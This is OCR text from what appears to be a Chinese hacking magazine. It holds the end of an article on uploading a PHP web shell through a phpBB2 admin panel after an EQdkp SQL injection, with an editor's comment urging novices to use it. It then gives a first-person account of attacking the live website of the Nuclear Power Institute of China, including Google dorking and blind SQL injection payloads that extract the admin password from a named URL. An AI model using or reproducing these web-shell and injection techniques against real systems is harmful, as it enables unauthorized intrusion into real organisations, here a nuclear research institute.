


图10

记住千万不要选错了，不然会找不到你的木马的，点击“送出”。这样我们就把PHP的文件类型添加好了，现在就可以直接把PHP木马传上去了。回到前台发表新主题，主题和内容处随便填些内容。上传附件的地方是“新增附加檔案”，点击“浏览”选择我们的PHP大马，然后点击“新增”提交，成功后如10。

直接点击我们上传的1.php，就跳转到了PHP木马的操作界面，如图11。看到没有，还是个Linux系统呢。

这次入侵到这儿就结束了，过程很简单。主要是为大家介绍了一下EQdkp最新注入漏洞的简单利用，顺便提及了PHPBB2论坛后台拿Webshell的一个简单方法，如有什么错漏之处，还请各位大侠批评指正。

（文章中涉及到的工具EQdkp注入工具、C99Shell 2007版，已经收录在光盘中）

小编点评：

杂志前几期都刊登过几篇关于魔兽EQdkp程序漏洞的利用文章，不过都比不上本期这个漏洞的利用简单。估计这回菜菜们又可以“大开杀戒”了^_^。直接手工提交查询语句或者用作者所写的工具就可以轻松猜出用户名和密码信息，得到管理员的ID就可以进后台“为所欲为”了。只可惜美中不足的是EQdkp后台拿不到Webshell。但作者通过简单的社工，从PHPBB2论坛后台成功拿到了Webshell。





图11



入侵中国核动力研究设计院

zj1244

在网上闲逛的时候，无意间看到中国核动力研究设计院的网站。习惯性地检测了一下它的安全性，于是便有了本文。刚开始的时候粗略地浏览了一下网站，没有发现什么明显的注入点，可我总感觉这个网站使用的应该是网上的某套开源程序，但一时间又看不出到底用的是什么程序。查看网站后台也看不出个所以然来，版权信息都被改掉了（图1）。




图1




图2

没关系，我们可以使用“inurl:login.asp?id=8”作为关键字在Google里进行搜索（图2）。找呀找，终于找到了一个没有更改版权信息的后台，这才知道网站用的是“讯时网站管理系统”（图3）。




图3

把源代码下载下来看了看，得知默认数据库所在的路径、文件名及默认管理员密码等重要信息，然后尝试使用默认的用户名和密码登录后台，又尝试下载默认数据库，但结果都失败了。我重新回到Google进行搜索，看看这个系统以前是否出现过什么注入漏洞。如果有的话，我们就直接尝试注入，没有的话再作打算。好在Google给了我们惊喜，找到了一些漏洞的相关信息。简单的描述一下漏洞：程序的admin_news_view.asp文件里的newid变量过滤得不好，虽然过滤了select、insert等关键字，但是我们还是可以很简单的绕过检查进行注入。我们来看看这个核动力研究网站所使用的这套程序有没有修补这个漏洞，要是没有补的话，就有希望了。在http://www.npic.ac.cn/chinese/admin_news_view.asp?newsid=25后面分别添加“and1=1”和“and 1=2”，分别提交，可以看到返回的页面不一样（图4）。

证明了管理员并没有修补这个漏洞，因为网站使用的是开源程序，所以我们很容易就知道了数据库里的管理员表名和字

段名，接下来就可以直接查询密码了，语句如下：http://www.npic.ac.cn/chinese/admin_news_view.asp?newsid=25 and (select mid(pass,1,1) from admin where user='admin')='1'。这条语句的意思就是取出admin表里用户名等于admin的密码的第一位，并拿它和1比较，如果等于1就返回正常页面，否则出错。我们把语句放到浏览器里浏览，返回的页面却是“你的网址不合法”（图5）。

